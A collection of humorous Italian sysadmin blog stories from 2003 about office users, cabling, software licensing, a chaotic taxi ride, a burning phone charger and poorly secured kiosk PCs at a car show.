IO - (infilando braccio e spalla nel pertugio e brancicando nel tentativo di acchiappare il cavo) Allora aspetta e spera...

UCL - Non puoi lasciare perdere 10 minuti e leggere la mia mail?

IO - (non credendo alle mie orecchie) Certo! E lasciare mezzo palazzo senza connessioni di rete di sorta?

UCL - Hummm...ma e' veramente urgente...

IO - Acchiappa quel cavo giallo e tira!

UCL - (guardando la valanga di cavi verdi che escono dall'armadio) quale?

IO - ...quanti cavi GIALLI vedi ?

UCL - (sforzandosi di ricordare i rudimenti di aritmetica imparati all'asilo infantile) hemmm.....uno!

IO - Ecco appunto...

UCL - (prendendo il cavo un po' dubbioso)...questo qui'?

IO - Ma che 'azzo hai ti sei fumato a colazione??

UCL - (dando degli strattoni al cavo) cosi'?

IO - ..se tiri la parte che entra nel pavimento e' meglio...

UCL - Ha! (mettendosi a tirare dalla parte giusta).

A questo punto mi ri-tuffo sotto, identifico il cavo che si muove e lo acchiappo...il cavo pero' si ribella e cerca di attaccarmi, improvviso una specie di lotta all'ultimo sangue con il cavo a mo' di Tarzan con il coccodrillo, durante tutto questo UCL si limita a strattonare il cavo...

IO - Ok, ok, l'ho trovato, puoi anche smetterla di tirare...

Con la mia preda tra le mani considero il da farsi...il cavo e' troppo corto...mi serve un'altro cavo! Esco quindi dal pavimento.

IO - Allora, mi spieghi che cavolo dicevi in quella famosa mail o no?

UCL - Hemmm...dunque...abbiamo questo progetto...

IO - Siiiiiii?

UCL - ...per cui ci dovremmo sviluppare una Web-Application...

IO - eeeeeeee???

UCL - ...e mi pareva di ricordare che tu sei abbastanza bravo in ASP...

IO - (ricordando con orrore un mio certo passato) E con cio'? Di sopra hai almeno 20 programmatori.

UCL - Ma sono tutti programmatori Java!

IO - Embe'? A parte il fatto che una Web-Application la puoi fare anche in Java, anzi e' meglio, non credo che qualcuno che sa Java ci mette molto ad imparare una cosa no-brain come VBScript.

UCL - Ma ci si mette di piu' che saperlo gia'.

IO - Questo e' tutto da dimostrare. Comunque la risposta e' NO!

UCL - Ma perche'?

IO - Perche' o faccio l'amministratore di sistema, o faccio il programmatore, e non tutti e due.

UCL rimane a lagnarsi un'altro po', poi finalmente capisce che ENNE-O e' diverso da ESSE-I e se ne va.

Ed io rimango li' a farmi domande che non hanno risposta, come: perche' cavolo per collegare due armadi che sono a malapena a 2 metri e mezzo di distanza uno dall'altro un cavo di 3 metri e' teso come una corda di violino e perche' tutti gli altri cavi che sono in questo scatolone sono da 15 metri in su'?

Davide

27/01/2003 00:00

Missione: Impossibile

Missione: Impossibile

Taaaanto tempo fa, in una galassia lontana lontana, una software house specializzata nel produrre crapware e venderlo a peso d'oro, produsse un programma di videoscrittura. Era pesante, goffo, buggato ed inefficiente. E gli utenti lo adoravano. E la nostra societa' lo vendette a destra e manca. Questo fece si che un sacco di altre societa' si mettersero a produrre add-on per il suddetto prodotto. Aggiungendo ulteriore schifezzume allo schifezzume gia' presente. Uno di questi 'arnesi' era (ed e) un tool di archiviazione, ogni documento prodotto viene passato in rassegna e le parole contenute vengono inserite in un database per successive ricerche.

Qui' finisce la favola ed inizia la storia.

UL - ...quindi con l'installazione di questo tool aggiungiamo un'ulteriore servizio che sveltira' le operazioni di marketing...

IO - ma dove lo vuoi installare sto coso?

UL - sul server di test usato per \${societa}.

IO - hummm...quel server non e' un gran che...inoltre non ha Office installato.

UL - Non serve.

IO - Secondo me si.

UL - No, \${nometool} funziona per conto suo.

IO - Vabbe'...ma chi lo installa?

SL - Ci pensa lui (indicando UL).

Eccoci quindi in sala macchine, al confronto dei fatti...

UL - Allora, cominciamo l'installazione (inserisce il CD)

PC - Bip! Questo programma richiede Winhose 2000 Server Service Pack 4, correntemente e' installato Winhose 2000 Server Service Pack 3!

UL - hemmm...occorre installare il service pack...

IO - Ok, installiamolo...

3 riavvii ed un service pack dopo...

UL - Ok, ricominciamo...

PC - Bip! Microblob Office 2000 non trovato! Questo programma richiede Microblob Office 2000 Professional per funzionare!

IO - ...mi pareva strano...

UL - ??Ma non dovrebbe...

IO - (acchiappando il CD) forza che il giorno e' ancora giovane...

Altra mezz'ora dopo...

UL - Ok, adesso c'e' Office installato, andiamo avanti...

PC - Bip! La lingua di Office 2000 non corrisponde con la lingua di Winhose!

UL - ???heeee???

IO - di bene in meglio! (acchiappando l'altro CD di Office)

Un'altra mezz'ora dopo...

Cosa fa' l'applicazione X ?

UL - (un po' meno baldanzoso di prima) ...bene...adesso?

PC - Bip! Questo programma richiede Microblob Internet Exploder 6 Service Pack 2, attualmente e' installato...

UL - MA PORK!%&#%*!^%#!!!

IO - Ok, vai con l'upgrade...

Un'altra mezz'ora dopo...

UL - Ok...adesso?

PC - Premere "avanti" per iniziare l'installazione.

UL - Evvvvaaaiiii....

IO - Aspetta...

UL - Perche'? Oramai e' fatta...

PC - Impossibile connettersi con Microblob SQL Server!

UL - ???che diavolo succede???

IO - Hummm...come glielo dici dove sta il server?

UL - be'...dovrebbe esserci una qualche configurazione...

IO - Ottimo...dove?

UL - ummm...forse dovremmo guardare la documentazione...

IO - mi pare un'ottima idea...

La documentazione si rivela essere un foglietto piegato in quattro che fa riferimento alla documentazione on-line. La quale si rivela essere poco piu' che un singolo file pdf che fa riferimento all'assistenza telefonica. Decidiamo quindi di provare l'assistenza telefonica.

UL - (componi numero di telefono) ...hello sono...????

IO - bhe?

UL - (strabuzzando gli occhi) questi vogliono un'euro al minuto!!!

IO - abbiamo scelta?

UL - hemmm....no...non credo...hello, sono...pork! (preme 2)... (preme 4)....(preme 2)...

Tiro a indovinare, ma ha beccato un autorisponditore che lo sta pilotando verso la disconnessione guidata. Infatti pochi minuti dopo UL fissa il ricevitore con aria assorta...

IO - Bhe?

UL - ...ha riattaccato...

IO - e che ti aspettavi (guardando il cronometro) 8 minuti!

UL - hemmm...riproviamo...

Un'altro paio di telefonate dopo finalmente UL riesce ad avere un qualche cosa di simile ad un'essere umano al telefono...

UL - Salve sono...si'...esatto...allora, il mio numero di licenza e'

\${numerodilicenzamoltolungo}....si'...no...si...no...si... senta ma sta cosa dobbiamo farla adesso ad un'euro al minuto? si'...va bene...(rivolto a me) adesso mi passa il tecnico...

IO - tu spera!

UL - eccolo eccolo!...????

IO - beh?

UL - ha riattaccato di nuovo!

Nel frattempo arriva anche SL che viene "aggiornato", altro giro di telefonate dopo...

Missione: Impossibile

Cosa fa' l'applicazione X ?

UL - SONO SEMPRE QUELLO DI PRIMA MOLTO INCAZZATO IL MIO NUMERO DI LICENZA E'
\${numerodilicenzamoltolungo} VOGLIO PARLARE CON UN TECNICO!!!

...

Il vostro programma lamenta che non riesce a collegarsi al database, come glielo si dice dove e' il database?

...

allora....hummmm....e come....cosa????...ok... (riappende con aria stralunata)

IO - bhe?

UL - ummm...la versione che abbiamo noi e' la cosiddetta versione "personal", che consente di indicizzare solo i documenti sulla macchina locale e richiede il database installato sulla macchina locale...

IO - ...e... ?

UL - ed ovviamente il database puo' essere consultato solo dalla macchina locale...

SL - ...quindi e' praticamente inutile!

UL - ...credo di si...

SL - E non e' possibile avere una versione un po' piu' utile?

UL - Solo con la versione "corporate" che costa 3 volte tanto...

IO - (rivolto ad SL) dimmi ancora: perche' usiamo sta roba?

Davide

02/05/2003 00:00

Licenza di...copiare!

Licenza di...copiare!

Giornata fetente in Sala Comando, a parte qualche problema di imbecillita' contagiosa, niente di interessante, sto quindi passando la giornata riorganizzando la (pietosa) documentazione relativa alla rete quando, senza preavviso, un CL si presenta al mio tavolo.

CL - Il mio Photoshop non funziona piu'!

IO - Che gli hai fatto?

CL - Niente! Ieri funzionava ed oggi niente!

IO - Vabbe', sara' da re-installare.

Mi loggo sul database del software installato e faccio una rapida ricerca con \${nome_cl}. Strano...non risulta che avesse Photoshop installato...mi loggo allora sullo scanner che verifica cosa e' effettivamente installato sul computer... Photoshop 7.0, Photoshop 7.0.1, Photoshop 7.0.2...interessante...considerando che l'unica versione di Photoshop che possediamo e' la 5.5...

IO - E chi lo ha installato questo Photoshop?

CL - ...hemmm...era gia' installato sul computer...

IO - Cio' non e' possibile dato che tutte le macchine che vengono installate hanno una configurazione comune che non prevede Photoshop.

CL - ..herr...forse e' stato installato dopo...

IO - Cio' e' sicuro. Ma quello che ho chiesto io e' **CHI** lo ha installato?

CL - Non saprei...

IO - Vabbe'.

Prendo il CD di Photoshop 5.5 e segno una licenza come usata da CL e procedo all'installazione. Prima pero' procedo alla de-installazione della versione precedente. Curioso: di 3 versioni di Photoshop, nessuna riporta un numero di licenza d'uso...

Mentre sto procedendo all'installazione CL ricompare.

CL - Ma e' il 5.5!

IO - Si'.

CL - Ma io avevo il 7!

IO - Piratato.

CL - Ma a me serve la versione 7!

IO - Allora vai dal tuo capoprogetto e chiedila.

CL - hemmm...ma non si puo' avere la versione 7? (*traduzione: di Photoshop non me ne faccio nulla ed UL lo sa', ma mi piace avere l'ultima versione sul computer*)

IO - L'unica versione che abbiamo e' la 5.5.

Terminata l'installazione ritorno in ufficio e trovo UL seduto davanti al PC con masterizzatore incorporato che osserva lo schermo con aria assorta.

IO - Serve una mano?

UL - Dove e' PowerPoint?

IO - Non c'e' su quella macchina.

UL - Ma a me serve PowerPoint!

Cosa fa' l'applicazione X ?

IO - Ma che cavolo stai cercando di fare esattamente?

UL - Voglio copiare PowerPoint su un CD per installarlo sul mio computer di casa!

IO - No, non funziona così. L'unico modo che hai è quello di comperare Office.

UL - Ma non si può avere una copia?

IO - No.

UL - Ma mi serve per lavoro!

IO - Sbaglio o hai un laptop?

UL - Sì, perché?

IO - E che problema hai a portarti a casa il laptop?

UL - Ma dovrei staccarlo dal monitor tutte le sere...

scribble scribble...sostituire il laptop di UL con un desktop...

IO - Allora vai su www.openoffice.org.

UL - Ma è diverso da Office...

IO - Embe'?

UL - E' che io sono abituato ad Office...

IO - Allora vai nel negozio di software di fronte.

Sono appena riuscito a liberarmi di UL che compare UL2.

UL2 - Abbiamo un CD con Windows 2000?

IO - Certo che lo abbiamo, perché?

UL2 - Se ne può avere una copia?

IO - No.

UL2 - Ma mi serve per installarlo su un laptop!

IO - Quale laptop?

UL2 - Ho comperato un laptop usato e non ha il CD di Windows...

IO - C'è un negozio di software qui di fronte.

UL2 - Ma che ti costa di farmene una copia?

IO - Ma lo sai che Linux è gratuito?

UL2 - Ma non so niente di Linux!

IO - Intendi dire che sai qualche cosa di Windows?

UL2 - hemmm...be'...non proprio però...

IO - (mettendogli in mano il Live Evaluation CD di SuSe) questo te lo puoi anche tenere...

Chissa', magari ne ho convertito uno!

Davide

02/10/2003 00:00

Taxi Driver

Taxi Driver

Continua la saga della famosa applicazione scritta per il piu' grosso ISP d'olanda (vedi [Another Nice Trick That Does Not Work](#)) Questa volta il capoccia di tale societa' ha deciso di chiamare una specie di super-riunione con tutti gli "interessati". Non ho capito bene perche' ma tra gli "interessati" ci sono pure io...

Io "interessato"?? A che? Vabbe', un motivo come un'altro per passare una mezza giornata fuori dall'ufficio e lontano dai vari CL.

Seguendo una logica tutta sua, SL ha deciso di andare la' per cavoli suoi direttamente da casa sua, mentre io e CL (il 'responsabile' per la parte di sviluppo) dovremmo seguire successivamente in auto.

Dato che (come ci si poteva aspettare) non e' disponibile un'auto aziendale e CL non se la sente di rischiare la sua giovane e preziosa vita sulla mia moto, optiamo per un taxi.

Il tassista si presenta puntualmente davanti all'ufficio, classico Mercedes supergigante, CL mi "lascia" il posto anteriore accanto al tassista (TS d'ora in poi).

TS - (rispondendo agli SMS col cellulare) dove andiamo?

IO - Alwerveg!

TS - (guardandomi un po' stralunato) e dove cavolo sta?

IO - (pensando "ma non sei tu il tassista?") Dalle parti di Sloterdijk.

TS - hemmm...ok, allora vado verso il centro!

IO - ???ma che ci vai a fare verso il centro? Prendi la tangenziale no?

TS - Ma se passiamo dal centro e' meglio...

IO - ?Ma sei sicuro?

A questo punto, spronato anche dalle maledizioni delle 12 macchine che sono ferme dietro di noi intanto che lui pensa a cosa deve fare, TS decide che e' il momento di avviare l'auto. Partenza a missile, curva secca a destra, schiva per un pelo il bitorzolo di cemento che segna il bordo del marciapiede, si "spara" il semaforo praticamente rosso e si immette a velocita' Warp nella corsia preferenziale per i taxi ed i tram...tutto questo mentre con una mano sfoglia la carta della citta' e con l'altra mano continua a rispondere agli SMS col cellulare...

TS - Io comincio ad andare verso la stazione centrale...

IO - ??Ma che capperò ci vai a fare alla stazione centrale??

TS - Dunque...eccola! (ha trovato la strada sulla carta) Allora, girando a destra qui', li' e di la', torniamo indietro un pezzo, prendo l'autostrada...

IO - ...e ti butti giu' dal cavalcavia col paracadute...hemmm...c'e' un tram davanti...

TS solleva il naso dalla carta in tempo per vedere 45 tonnellate di tram ferme davanti a lui, decisione istantanea, esce dalla corsia preferenziale (la corsia preferenziale e' sollevata di circa 20 cm dalla strada normale) immettendosi nella corsia normale...il tutto sempre andando a circa 50 Km/h e senza curarsi minimamente del resto del traffico...supera il tram ed il successivo semaforo e risale sulla corsia...

TS - Oppure potremmo passare sotto al canale con il tunnel e poi attraversare la zona industriale, riprendere la tangenziale la', tornare indietro di qua'...

Cosa fa' l'applicazione X ?

Io butto un'occhio a CL che sta fissando con sguardo impietrito attraverso il parabrezza e sembra domandarsi se il suo testamento e' in regola oppure no...

IO - ...c'e' un'incrocio davanti..

TS molla per un breve attimo il suo cellulare, schiva le due auto davanti, schiva un paio di biciclette e si re-immette sulla strada...

TS - Oppure potremmo...

IO - (acchiappando la carta ed il cellulare) SVOLTA A SINISTRA!

TS - Urk! (svolta a sinistra)

IO - SEMPRE DRITTO FINO A CHE NON TE LO DICO IO!

TS - Ok!

IO - SVOLTA A DESTRA!

TS - Ok!

IO - ENTRA IN TANGENZIALE DIREZIONE NORD!

TS - Ok!

Così facendo raggiungiamo più o meno la zona giusta...a questo punto stiamo cercando il palazzo tra una miriade di palazzi identici, dato che la zona e' un classico complesso di uffici tutti uguali... anche CL si e' un pelo ripreso e partecipa alla ricerca...

CL - Mi sa che il palazzo lo abbiamo appena passato...

IO - Ok, dobbiamo tornare indietro...

TS - Ok!

Inversione di marcia a razzo nel mezzo dell'incrocio...peccato che la strada era a senso unico...filando ad 80 all'ora con tutte le altre auto strombazzanti e che tirano accidenti ritorniamo indietro...

IO - You're going the wrong way man...**YOU'RE GOING THE WRONG WAY MAN!!!** (sorry, ma la traduzione non rende...)

TS - Oooops...

Salta l'aiuola spartitraffico e si porta sulla parte corretta della strada...

Un paio di minuti dopo raggiungiamo (alleluia!) l'ufficio e ci presentiamo alla reception, intanto commentiamo l'evento...

CL - Iiiiiiooooooo pensavo che scherzasse...

IO - Io non sono sicuro se quello pretendeva di essere scemo o lo era veramente...o forse pretendeva di essere un tassista e invece aveva appena rubato un'auto...

CL - Ma hai preso il suo numero?

IO - Per farci che?

CL - Per presentare un reclamo!

IO - Seeee...al canile municipale...

Ringraziando il santo protettore dei SysAdmin, il ritorno e' stato in tram.

Davide

17/02/2003 00:00

Hot Line!

Hot Line!

- PREMESSA -

Prima che cominci con la cronistoria degli avvenimenti, e' meglio che io dia una piccola descrizione del mio ufficio. Tale ufficio e' piu' o meno a forma di L, con la mia scrivania in fondo, lungo la "gamba" della L appoggiati al muro si trovano due tavoli solitamente ricoperti di scatole e computer bisognosi di cure, di fronte a questi tavoli c'e' una porta che da' in una specie di gabinetto trasformato in sgabuzzino (mediante il sapiente uso di scaffali e mensole). Alla sommita' della L c'e' la porta d'ingresso che da' piu' o meno sulla porta delle scale che vanno verso il seminterrato. Ed ora che avete questa mappa importantissima, si puo' cominciare...

E' giorno di licenza in Sala Comando. Con questo intendo dire che e' il momento di riprendere in mano l'elenco delle licenze d'uso presenti e verificare cosa e' usato e cosa sarebbe bene comperare.

Come potete immaginare la cosa non e' delle piu' eccitanti ed infatti approfitto di ogni minima scusa per rimandare a data da destinarsi l'importantissima attivita', ma di tanto in tanto la scure cala su di me.

Mi trovo percio' infognato a digitare lunghe sequenze di numeri alla tastiera, quando CL fa il suo trionfale ingresso in Sala Comando...

CL - Heila!

IO - Cosa?

CL - Mi chiedevo se era possibile aggiornare il disco fisso del mio laptop.

IO - (rapida verifica sul mio database) Il tuo laptop e' uno degli ultimi acquistati, ha gia' un disco da 30 Gb.

CL - Si', infatti, mi servirebbe, non so... 100 Gb...

IO - Seeee, buonanotte...(rapido controllo sulla sua directory utente)... per tenerci 4,5 Gb di Mp3, 3,8 Gb di video, 6 Gb di altre cazzate assortite...

CL - Hemmm...no, quella roba devo portarla a casa...

IO - (osservando le date dei files) E come mai e' li' da 3 mesi?

CL - Be'...ho qualche problema a spostare tutti quei dati...per questo mi servirebbe un disco fisso piu' grande.

IO - Rivolgiti ad SL. Se lui da' l'OK per me va bene.

CL - hemmm...ma non hai un disco a disposizione?

IO - Hai idea di quanto costa un disco fisso per un laptop?

CL - Hu...no!

IO - Ecco appunto.

Torno ad immergermi nella mia lista di licenze (che cavolo ci facciamo con 16 licenze di Microsoft Works? per altro "Microsoft Works"...non e' un controsenso?).

CL - Ha! Un'altra cosa...

IO - Cosa?

CL - Non hai per caso un'alimentatore per un cellulare?

IO - Un che?

CL - Ho lasciato l'alimentatore del mio cellulare in Francia...

IO - C'e' un negozio di accessori dietro l'angolo, altrimenti chiami la tipa presso cui lo hai lasciato e gli dici di mandartelo per posta. In due giorni ti arriva.

CL - Ma volevo evitare...

Hot Line!

Cosa fa' l'applicazione X ?

IO - ...di *non* rompere le scatole... guarda, la' dentro a quello scatolone ci sono tutti gli adattatori e gli alimentatori che abbiamo, se ne trovi uno che va bene...

CL si mette a rovistare tra gli adattatori ed io vado avanti con il mio "lavoro"...dopo un po'...

CL - Ah! Trovato!

Io alzo il naso dalla pila di carta e lo vedo agitare un'alimentatore... senza niente scritto sopra...

IO - Che alimentatore e'?

CL - Bho! Ma il cavo e' quello giusto!

IO - Ma che potenza spara fuori quel coso?

CL - Ma mi sembra uguale a quello che avevo prima...deve essere quello giusto!

IO - Forse e' il caso se lo provi prima...

CL infila l'alimentatore in una presa e collega il cellulare, poi comincia a ciondolare in giro.

IO - (guardando gli alimentatori sparsi attorno) non stai dimenticando niente?

CL - (un po' dubbioso) Cosa?

IO - Quelli (indicando gli alimentatori) li hai trovati cosi'?

Si mette percio' a ri-infilare tutto nello scatolone, a quel punto un odore non proprio carino colpisce le mie narici...

IO - Sono io, o c'e' puzza di brucio qua' in giro?

CL - He?

Tutti e due guardiamo il suo cellulare...avvolto nel piu' denso e puzzolente fumo mai visto...proprio mentre lo guardiamo il cellulare fa "POF" e brillanti fiamme si alzano dal piccolo arnese...

CL - AAAAAAAAAAAAAHHHHHH!!!! STA ANDANDO A FUOCO!!!!

IO - Be' non stare li' impalato! Spegnilo no???

CL - AAAAAAH!!!! AAAAAHHHHH!!! GAAAAAAH!!!

CL comincia una specie di danza tribale su e giu' lungo il tavolo, senza sapere bene cosa fare e continuando ad emettere ululati animaleschi, io nel frattempo mi alzo dalla sedia, apro la porta dello sgabuzzino/cesso, prendo il palo che mi serve per cambiare le lampade lungo la scala e lo utilizzo a mo' di mazza per scaraventare il cellulare direttamente dentro il cesso... GIURO! ogni volta che cerco di fare canestro con qualche cosa sbaglio categoricamente, ma questa volta il cellulare ha centrato la tazza con la precisione degna di un professionista!

CL - AAAAAAAAAAGGGGGGGHHHH!!!! MA NOOOOOOOO!!!!

IO - Bhe? Si e' spento no?

Mentre CL pensa a recuperare il suo arnese io do' un'occhiata a cio' che rimane dell'alimentatore...questo e' meglio che lo tenga da parte che potrebbe servirmi ancora...poi guardo CL che e' li' che guarda dentro la tazza con un'espressione mista tra lo sconforto e l'incerto...

IO - Lo ripeschi o tiri la catena?

La cosa positiva e' che non ha piu' bisogno dell'alimentatore.

Cosa fa' l'applicazione X ?

Davide

24/02/2003 00:00

La Caduta dei Giganti

La Caduta dei Giganti

E' un martedi' noioso in Sala Comando, sto rivedendo la distribuzione degli indirizzi IP cercando di "strizzare" piu' server con meno IP.

Nel frattempo, sto avendo un'interessantissima discussione con la mia Proto-Coscienza (PC per gli amici), quella noiosa vocina che continua a rompermi le balle durante la giornata per fare certe cose e non farne altre, vocina a cui io di solito rispondo "SHUT THE F**K UP!" (1).

PC - Ma che ti sbatti a fare? Vogliono mettere 28 server con quella fetenza di Winhose su Internet? Che comperino 28 indirizzi IP!

IO - Ma hai idea di quanto costano 28 indirizzi IP?

PC - No, e tu nemmeno!

IO - Hemmm...ok, comunque perche' dovrei mettere 28 server su Internet quando posso metterne solo 12 e far funzionare le cose con quello che abbiamo?

PC - Dunque, da dove devo cominciare? dal tuo stipendio che e' fermo ai minimali del 1963? dal tuo orario comparabile con gli schiavi persiani? dal quantitativo di cazzate giornaliere che ti devi sorbire...

IO - SHUT THE F**K UP!

A questo punto il telefono mi distrae dall'interessantissima discussione...

CL - La stampante continua ad incepparsi!

IO - Prova a dare una smazzata alla carta, magari e' umida.

CL - L'ho gia' fatto, ma continua ad incepparsi!

IO - Ok, arrivo...

Tanto avevo voglia di un caffe', quindi salgo al piano e vado a vedere questa stampante.

Trovo CL che osserva seccata la stampante.

IO - Allora, dove' il problema?

CL - (indicando il pannellino di controllo) Eccolo il problema!

Sul pannello infatti appare "Paper Jam", prima che io possa combinare qualche cosa CL, lamentandosi che e' cosi' dalla mattina, apre la stampante, recupera un foglio bello spiegazzato dall'interno e (sotto al mio sguardo allibito) lo ri-infila nel cassetto della carta dopo una sommara stirata a mano... Ovviamente, la stampante si re-inceppa in mezzo secondo, quando il foglio spiegazzato viene ripescato dal cassetto.

IO - Ma....se lo rificchi dentro ogni volta per forza che si blocca!

CL - ?Perche'? Non e' tanto malridotto!

IO - ...o gioia...

Stavolta distruggo il foglio in 3782 pezzi prima che lei possa fare qualche cosa, a questo punto la stampante prosegue nella stampa.

Dopo una breve ramanzina a CL (mai mettere fogli spiegazzati nella stampante), procedo verso la macchina del caffe' che ne ho tanto bisogno...

Cosa fa' l'applicazione X ?

PC - Ecco, come volevasi dimostrare... se invece di fargli la ramanzina le avessi dato un paio di martellate sulle dita...

IO - SHUT THE F**K UP!

Poco dopo sono li' che penso a come concludere la giornata quando SL appare davanti al mio tavolo.

SL - Heila'!

IO - Ma non eri in ferie?

SL - Piu' o meno...senti, il Server X e' ancora vivo giusto?

IO - Dato che contiene il database principale di Visual Source Safe ovvio che e' ancora vivo...perche' questa domanda?

SL - Allora, CL2 dovrebbe fare alcuni esperimenti con un paio di applicazioni e pensavo che potrebbe usare quella macchina per sperimentare.

PC - SEEETEEEE....

IO - Lo vuoi fare "sperimentare" direttamente su un server di produzione? Che succede se mi incarta il server?

SL - Ma non dovrebbe essere possibile!

PC - CL2 + Server = KABUM!

IO - SHU...hemmm.. quello che e' possibile o no non e' il problema.. ti pare consigliabile che un normale utente abbia tra le mani le password di administrator e tutto il resto per accedere al server?

SL - Hemm...no, effettivamente no...

PC - LA LUCE!!! HA VISTO LA LUCE!!!

IO - SH...hummm..inoltre dovremmo anche fornirgli le chiavi della Sala Macchine.

SL - No, non credo...facciamo cosi', spostiamo il server di sopra cosi' lui ci puo' lavorare direttamente, e non puoi creare un'utenza speciale che non possa fare danni?

IO - Hemmm..."spostare il server di sopra" ? Ma lo sai quanto pesa quel B.M.F. (2) ? Poi, lasci un server cosi' allo sbaraglio? Che succede se qualcuno gli da' una botta?

SL - Lo mettiamo sotto al tavolo di CL2, cosi' nessuno lo tocca...

PC - E che ne facciamo di CL2?

IO - SH...hummm.. senti, ma sei proprio sicuro di questa cosa, che a me non mi pare una bella idea... ti ricordo ancora che su quella macchina c'e' il database (chiamiamolo cosi') di produzione di Visual Source Safe!

SL - Ti mando giu' CL2 cosi' ti da' una mano a spostare il server!

PC - Siamo fottuti...

IO - "Siamo"??

SL - He?

IO - No, niente...

Cosi' dopo un po' sono li' che sto tirando fuori dal rack questo grosso bastardo...Compaq Proliant 3000, un po' vecchiotto ma sempre buono. Ho appena finito di staccare i cavi quando arriva CL2 che si mette dietro le mie spalle a guardare...

Tiro fuori (non senza qualche imprecazione e qualche grugnito) questo B.M.F. e lo appoggio per terra con un bel "PUFF-PANT...eccolo qui"... CL2 osserva il mastodonte con un'aria un po' perplessa... Io mi ri-infilo nel rack per recuperare i cavi, ne esco 10 secondi dopo e...oibo'...dove e' il computer????? e dove e' CL2???

A questo punto penso: CL2 + Computer = KABOOM!! E mi precipito verso le scale.

IO - SPETTAAAAA!!! TI DO' UNA MANO!!!!

CL2 - (barcollando come un tacchino ubriaco) ce la faccio...ce la faccioooooOOOOOAAAAAAAAAAAAAYEEEEEEEEEEEEEEEE!!!!!!!!!!!!!!!!!!!!

Cosa fa' l'applicazione X ?

BAM! CRASH! SBADABAM! PATATRACK! CRASH!

CL2 - ...tranquilli...sono ok...quasi...

PC - Hei! 40 Giga in meno da backuppare stanotte!

IO - ...o gioia...

(1) = Chiudi la fottuta bocca

(2) = Big Mother Fucker

Davide

03/03/2003 00:00

La Sicurezza Prima Di Tutto!

La Sicurezza Prima Di Tutto!

Nere nubi temporalesche si stanno addensando sopra la Sala Comando. No, non si tratta del Monsone di Primavera che e' in anticipo, si tratta della (giusta) ira del Cliente Incazzato.

Che succede? Molto semplice: a Febbraio abbiamo avuto l'annuale mostra dell'automobile, durante la quale `{casa_automobilistica}` voleva esporre nel loro stand un paio di computer in modo che i poveri tapini che vagolavano nel salone potessero sorbirsi le sublimi cazzate propinate tramite il sito web della stessa `{casa_automobilistica}` (come se la stessa cosa su carta stampata non fosse sufficiente).

Ovviamente pero', i signori di `{casa_automobilistica}` erano preoccupati che i perfidi visitatori potessero, con un click del mouse, passare ad occhiare un qualche bel sito di tipo `www.verydirtypicture.com`, per non parlare di (ORRORE!) i siti della concorrenza... ecco quindi che qualcuno (UL) ha chiamato in mezzo me per "impedire l'uso improprio delle apparecchiature da parte dei visitatori". Il che, tradotto in linguaggio umano significa installare un qualche tipo di firewall su tali macchine in modo da impedire la visione di cose o persone proibite.

Tutto bene, se non che', UL2 (il famoso Senior-Project-Manager di Tutti i Cani Vanno In Paradiso) e' balzato in pista per risolvere il problema e recuperare dopo la debacle del server di posta.

La precedente riunione e' andata piu' o meno cosi'...

UL2 - Ma non ci serve un Firewall! Basta mettere l'indirizzo ip nel file hosts e disattivare i DNS.

IO - E che succede se qualcuno digita a manina l'indirizzo Ip del sito?

UL2 - ...hemmm...ma dai! Non puo' di certo succedere! Comunque possiamo togliere la barra degli strumenti ad Internet Explorer e cosi' non abbiamo problemi.

IO - Secondo me un firewall ci vuole. Anzi, ancora meglio, installiamoci Linux cosi' possiamo fare tutto senza problemi.

UL - Le macchine sono fornite dal RAI (l'ente congressi) con Windows pre-installato!

IO - Embe'? Tanto poi sta roba va al riciclo, non crederai che li tengono cosi'.

UL2 - Lascia stare me ne occupo io!

IO - A be! Se te ne occupi te...

Tutto bene, fino piu' o meno a conclusione della fiera, poi e' scoppiata la bomba... a quanto pare "qualcuno", si e' servito di una delle due macchine "in esposizione" per accumulare qualche cosa come 60 ore di "visitazione" presso un noto sito pornografico che (udite udite) e' a pagamento, ed il costo e' stato scaricato sull'account della connessione ISDN usata da `{casa_automobilistica}`. Lo stesso "qualcuno" (o magari un'altro) ha anche acquisito i diritti di superutente sulla macchina gemella ed installato un dialer che ha fatto i danni suoi.

Risultato: sul conto di `{casa_automobilistica}` per una settimana di "mostra" risulta una bolletta telefonica di oltre 4000 euro... e loro non sono contenti... ma manco un po'.

Eccoci quindi a consultazione presso SL ed alla presenza di SL di `{casa_automobilistica}` (SL2 per gli amici).

SL - Spiega un po' che cavolo e' successo!

IO - ? A me lo domandi? Ha fatto tutto lui (indicando UL2)

Cosa fa' l'applicazione X ?

UL2 - hemmm...un cracker ha alterato la configurazione delle macchine...

SL - E come ha fatto ad "alterarla" ?

UL2 - Hummm...mwha mwha...il Worm Slapper...yada yada...Code Red... bla bla...le patch...fwah fwah...il service pack...

IO - Ce lo avevi installato un firewall su quei cosi?

UL2 - Hu?

IO - Il firewall...installato...?

UL2 - hemmm...no...

IO - che password aveva l'amministratore?

UL2 - hemmm...credo che la password fosse \${nome_casa_automobilistica}...

SL - ???@#!&^&#%!(#@!@#!!!

IO - (guardando SL un po' sorpreso) una scelta ottima...voglio dire, sei nello stand di \${casa_automobilistica}, devi indovinare una password... non sia mai che provi \${nome_casa_automobilistica}...

UL2 - ...era una password come un'altra...

IO - hai almeno impostato il computer in modo che facesse login automaticamente con un solo utente privo di diritti di sorta?

UL2 - ...e come si fa?

IO - herrr...policies?

UL2 - he?

IO - Insomma...hai lasciato quei due poveri computer alla merce' di pigs+dogs...

SL - (rivolto a me) Ma non potevi organizzarti tu?

IO - Ha detto che ci pensava lui...che capperò ci posso fare io?

UL2 - Hemmm...teoricamente non sarebbe stato un problema...

SL2 - Ed infatti non ci sono stati problemi...a piazzarci 4000 euro di bolletta telefonica... a parte il danno economico che non e' un gran che, e' la perdita di immagine che la Casa (giuro che ho potuto sentire la maiuscola!) ne ha ricavato! Noi volevamo una cosa tutto sommato molto semplice....

Qui' SL2 si e' lanciato in una filippica di 45 minuti buoni su "tutto quello che abbiamo fatto per questa mostra e che siamo riusciti a far andare in malora", come se quei due \$%#@! computer fossero stati chi sa' che cosa. Dato che la mia resistenza a questo genere di filippiche e' tendente a zero...

IO - Suvvia, non drammatiziamo. Lo scopo "ultimo" di quei due cosi era attirare piu' visitatori nel vostro stand. E non c'e' che dire. Da quello che si vedeva (in tutti i sensi) il vostro stand era il piu' visitato della fiera. Forse i "visitatori" non erano proprio interessati alle auto esposte (diciamo pure per niente), ma tutto quanto fa brodo no?

SL2 - Bhe...effettivamente...

